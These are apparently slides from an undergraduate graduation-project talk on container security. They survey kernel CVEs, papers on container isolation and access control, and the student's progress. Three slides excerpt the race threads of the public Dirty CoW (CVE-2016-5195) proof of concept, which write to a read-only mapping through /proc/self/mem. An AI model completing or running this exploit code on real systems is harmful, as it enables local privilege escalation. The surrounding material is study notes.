Container Security

Bachelor's degree graduation project

Chih-Hsuan Yang

National Sun Yat-sen University

January 13, 2021
v1.1

Outline

Why this issue

AIS3 - mentor final exhibition

- Kun-Yu Chen
  - The origin issue is too hard.
- Tim Hsu
  - My "AIS3 mentor" in this year.
  - Working and interesting vector dot product.
- Linux Kernel
  - 2020 Early, with jserv.
- Program efficiency
  - Not only the big-O but also care about the impl.
- Heavy dependence with container
  - Club, my works...

Microservices

- Services are small in size, messaging-enabled, bounded by contexts, autonomously developed, independently deployable, decentralized and built and released with automated processes.[**Microservice˙book**]
- Scenario
- Share resources, load balance, sandbox and so on. . .

DEFCON

- DEFCON 26: Workshop[**DEFCON26˙workshop**]
- DEFCON 27: Workshop[**DEFCON27˙workshop**]
- BlackHat(USA) 2018: Conference[**BlackHat2018**]
- BlackHat(USA) 2019: Conference[**BlackHat2019**]
- BlackHat(USA) 2020: Conference[**BlackHat2020**]

How this issue

CVEs

- Linux kernel
  - CVE-2016-5195 a.k.a. Dirty-CoW
  - CVE-2016-8655
  - CVE-2017-7308
  - CVE-2020-14386
- Language feature
  - C, C++, Golang, Rust...
  - e.g.: gVisor
- Container implementation
  - TBD

Paper review

Have been read papers

- Study of the Dirty Copy on Write, a Linux Kernel Memory Allocation Vulnerability[**Study˙Dirty˙Cow**]
- Container Security: Issues, Challenges, and the Road Ahead[**Road˙Ahead**]
- Container Image Access Control Architecture to Protect Applications[**Access˙Control˙Architecture**]

To be read papers

- Linux Kernel OS Local Root Exploit[**root˙exploit**]
- PINE: Optimizing Performance Isolation in Container Environments[**Optimizing**]
- Study of Security Flaws in the Linux Kernel by Fuzzing[**Fuzzing**]

Dirty CoW overview

```
06   pthread_create(&pth1,NULL,madviseThread,argv[1]);
07   pthread_create(&pth2,NULL,procselfmemThread,argv[2]);
```

```
87   f=open(argv[1],O_RDONLY);
88   fstat(f,&st);
89   name=argv[1];
90   map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
```

Dirty CoW overview

```
50 void *procselfmemThread(void *arg)
51 {
52   char *str;
53   str=(char*)arg;
54   int f=open("/proc/self/mem",O_RDWR);
55   int i,c=0;
56   for(i=0;i<100000000;i++) {
57     lseek(f,(uintptr_t) map,SEEK_SET);
58     c+=write(f,str,strlen(str));
59   }
60   printf("procselfmem %d\n\n", c);
61 }
```


Dirty CoW overview

```
33 void *madviseThread(void *arg)
34 {
35   char *str;
36   str=(char*)arg;
37   int i,c=0;
38   for(i=0;i<100000000;i++)
39   {
40     c+=madvise(map,100,MADV_DONTNEED);
41   }
42   printf("madvise %d\n\n",c);
43 }
```

Issues, Challenges and road ahead

- There are no comprehensive surveys on container security.
- 4 types of protection
  - protecting a container from applications inside it
  - inter-container protection
  - protecting the host from containers
  - protecting containers from host
- Available solutions:
  - Linux namespaces, CGroups, capabilities, seccomp, and LSMs
  - hardware solutions

Access control architecture to protect applications



[A

Access control architecture to protect applications





FIGURE 4. **Sequence diagram for container image protect.**

[A

Current progress

Application of MOST

- Papers:  0.583
- FIXME:  0.308
- Pages:  0.380
- Expectation:  Empty

Reference

References I